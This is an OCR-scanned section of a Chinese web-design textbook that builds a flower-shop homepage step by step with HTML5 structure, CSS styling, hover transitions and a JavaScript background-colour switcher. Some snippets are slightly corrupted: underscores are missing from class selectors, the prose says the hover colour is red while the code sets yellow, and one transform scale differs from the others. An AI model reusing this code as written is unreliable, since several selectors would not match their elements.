


图 13-2　鲜花首页运行效果




图 13-3　首页框架结构图

为最外层和中间的 div 元素添加样式代码，具体内容如下所示：

```
#wrap {
        width: 900px;
```

```
        height: auto;
        margin: auto;
        background-color: #FFFFFF;
}
.center content {
        width: 900px;
        padding: 0px 0 0 0;
        background: url(images/center_bg.gif) repeat-y center;
}
```

13.2.2 设计顶部区域

顶部区域内容包括形象区域、网站标志和导航菜单 3 部分，将页面的顶部区域内容作为一张图片处理简单方便，而导航链接可以设计为一个横向菜单。但是需要将网站标志及导航等文字单独处理，图 13-4 为顶部区域的框架图。




图 13-4　顶部区域框架图

顶部区域结构设计完成后在页面添加相关代码。主要步骤如下所示。

（1）添加新的 HTML 页面，在页面顶部区域显示网站标志和导航信息。其相关代码如下所示：

```
<header>
     <div class="logo"><a href="index.html"><img src="images/logo.gif"
     border="0" /></a></div>
     <menu>
         <ul>
             <li class="selected"><a href="index.html">首页</a></li>
             <li><a href="about.html">关于我们</a></li>
             <li><a href="category.html">鲜花</a></li>
             <li><a href="specials.html">节日之花</a></li>
             <li><a href="myaccount.html">我的账户</a></li>
             <li><a href="register.html">注册用户</a></li>
             <li><a href="myposition.html">我的位置</a></li>
             <li><a href="contact.html">联系我们</a></li>
         </ul>
     </menu>
</header>
```

上述代码中 header 元素定义整个头部内容，menu 元素定义整个头部导航链接信息，然后使用 ul 和 li 元素显示导航文字。

（2）为页面头部区域添加相关的样式代码，主要针对这些元素的宽度、高度、背景图片、字体颜色及填充样式等内容进行添加。其主要代码如下所示：

```
header {
     width: 900px;
     height: 181px;
     background: url(images/header.jpg) no-repeat center;
}
menu {
     width: 628px;
     height: 41px;
     margin: 55px 0 0 26px;
     background: url(images/menu bg.jpg) no-repeat center;
}
menu ul {
     display: block;
     list-style: none;
     padding: 9px 0 0 10px;
     margin: 0px;
}
menu ul li {
    display: inline;
    padding: 0px;
    margin: 0px;
    height: 27px;
}
menu ul li a {
     display: block;
     padding: 0px 10px 0 10px;
     margin: 0 4px 0 4px;
      margin: 0 2px 0 2px;
     float: left;
     text-decoration: none;
     text-align: center;
     color: #fff;
     font-size: 13px;
     line-height: 27px;
}
```

（3）当鼠标移动到导航链接文字时将文字颜色过渡为红色，并且将导航链接放大 1.2 倍后再旋转 20° 。其相关代码如下所示：

```
menu ul li a:hover {
```

```
        background: url(images/menu bt bg.gif) repeat-x center;
        color:yellow;                                        /*设置文字颜色*/
        transition:color 5s linear 0.2s;                     /*过渡*/
        -webkit-transition:color 5s linear 0.2s;             /*Chrome 浏览器*/
        -o-transition:color 5s linear 0.2s;                  /*Opera 浏览器*/
        -moz-transition:color 5s linear 0.2s;                /*Firefox 浏览器*/
        transform:scale(1.2,1.2) rotate(20deg);              /*变换效果*/
        -webkit-transform:scale(1.1,1.1) rotate(20deg);      /*Chrome 浏览器*/
        -o-transform:scale(1.2,1.2) rotate(20deg);           /*Opera 浏览器*/
        -moz-transform:scale(1.2,1.2) rotate(20deg);         /*Firefox 浏览器*/
    }
```

上述代码中 transition 属性指定元素属性的过渡效果，transform 指定元素的变换效果。而“-webkit-”、“-o-”和“-moz-”表示浏览器支持这些属性需要添加的前缀。

13.2.3 设计底部区域

从图 13-2 中对底部区域进行分析后可以发现该部分内容非常简单，它仅仅包含一些友情链接和显示辅助信息，其框架结构图不再显示。

（1）在页面中添加底部区域的相关代码，使用 footer 元素定义整个页面的底部内容。具体内容如下所示：

```
<footer>
    <div class="left_footer"><img src="images/footer_logo.gif" alt=""
    title="" /><br />
        <a href="# "><img src="images/csscreme.gif" alt="by csscreme.com"
        title="by csscreme.com" border="0" /></a></div>
    <div class="right footer"> <a href="#">首页</a> <a href="#">关于我们</a>
    <a href="#">服务</a> <a href="#">个人代理</a> <a href="#">联系我们</a>
    </div>
</footer>
```

（2）为底部内容的元素添加样式，包括高度、填充样式、显示位置和字体颜色等内容。主要样式代码如下所示：

```
footer {
      height: 100px;
      border-top: 1px #b2b2b2 dashed;
      background: url(images/footer_bg.gif) no-repeat bottom;
}
.left footer {
      float: left;
      padding: 10px 0 0 10px;
}
.right_footer {
      float: right;
```

```
        padding: 10px 10px 0 0;
}
.footer a {
        text-decoration: none;
        padding: 0 5px 0 5px;
        color: #afaeaf;
}
```

（3）顶部区域和底部区域代码完成后运行页面，运行效果如图 13-5 所示。




图 13-5　页面运行效果

13.2.4　设计中间区域

中间区域是网站首页最重要的一部分，从图 13-2 中可以看到该部分包括两部分：左侧商品信息和右侧基本内容。其框架结构如图 13-6 所示。




图 13-6　中间区域框架图

1. 左侧内容

左侧内容包括特色商品和新品上市两部分，每一部分都采用 article 元素来定义，然后调用 section 元素指定每部分的内容。以特色商品为例，页面主要代码如下所示：

```
<div class="left content">
    <div class="title"><span class="title icon"><img src="images/bullet1.
    gif" alt="" title="" /></span>特色商品</div>
    <article>
```

```
        <section>
            <div class="prod img"><a href="details.html" id="scaleX">
            <img src="images/pic 1.jpg" width="149" height="137" alt=""
            title="" border="0" /></a></div>
            <div class="prod det box">
                <div class="box top"></div>
                <div class="box_center">
                    <div class="prod_title">玫瑰礼盒/清纯的你</div>
                    <p class="details">花语：一如天使般善良纯洁的你，唯有如此
                    洁白无瑕的白玫瑰能相衬。愿我们的未来幸福美满!!</p>
                    <a href="details.html" class="more">- 详细 -</a>
                    <div class="clear"></div>
                </div>
                <div class="box bottom"></div>
            </div>
            <div class="clear"></div>
        </section>
        <!-- 省略其他代码 -->
    </article>
    /* 省略新品上市的相关代码 */
</div>
```

为左侧内容的相关元素添加样式代码，主要代码如下：

```
.left content {
       width:510px;
       float: left;
       padding: 20px 0 20px 20px;
}
section {
       padding: 10px 0 10px 0;
       margin: 0 20px 20px 0;
       border-bottom: 1px #b2b2b2 dashed;
       clear: both;
}
.prod_det_box {
       width: 295px;
       float: left;
       padding: 0 0 0 15px;
       position: relative;
}
.box top {
      width: 295px;
      height: 9px;
      background: url(images/box_top.gif) no-repeat center bottom;
}
```

2. 右侧内容

右侧内容包含网站的一些基本信息，如页面背景颜色的改变、网站信息和鲜花种类等内容。实现该部分的主要步骤如下所示。

（1）添加 div 元素显示整个右侧的内容信息，页面具体代码如下所示：

```
<div class="right_content"></div>
```

（2）为显示整个右侧内容的 div 元素添加样式，指定该元素的高度、显示位置和填充等属性。相关代码如下所示：

```
.right_content {
      width:350px;
      float: left;
      padding: 20px 0 20px 20px;
}
```

（3）在右侧的合适位置添加 nav 元素，该元素包含改变背景颜色的链接内容。相关代码如下所示：

```
<nav>
    <span class="red">当前背景色：</span>
    <a href="#" id="c0" onClick="ckColor('silver','0')" class="selected">
    silver</a>
    <a href="#" id="c1" onClick="ckColor('red','1')">red</a>
    <a href="#" id="c2" onClick="ckColor('green','2')">green</a>
    <a href="#" id="c3" onClick="ckColor('blue','3')">blue</a>
</nav>
```

（4）当用户单击链接时触发 onclick 事件调用 ckColor()函数，该函数实现改变背景颜色的功能。其具体代码如下所示：

```
function ckColor(color,id)
{
     document.body.style.backgroundColor = color;      //指定背景颜色
     document.body.style.Transition = "background 5s linear 0.5s";
                                                       //背景颜色过渡效果
     document.body.style.WebkitTransition = "background 5s linear 0.5s";
                                                       //Chrome 浏览器
     document.body.style.MozTransition = "background 5s linear 0.5s";
                                                       //Firefox 浏览器
     document.body.style.OTransition = "background 5s linear 0.5s";
                                                       //Opera 浏览器
    for(var i=0;i<4;i++)
    {
          if(i==id)                                    //判断当前是否选中
          {
```

```
                document.getElementById("c"+id).className = "selected";
            }else{
                document.getElementById("c"+i).className = "";
            }
        }
}
```


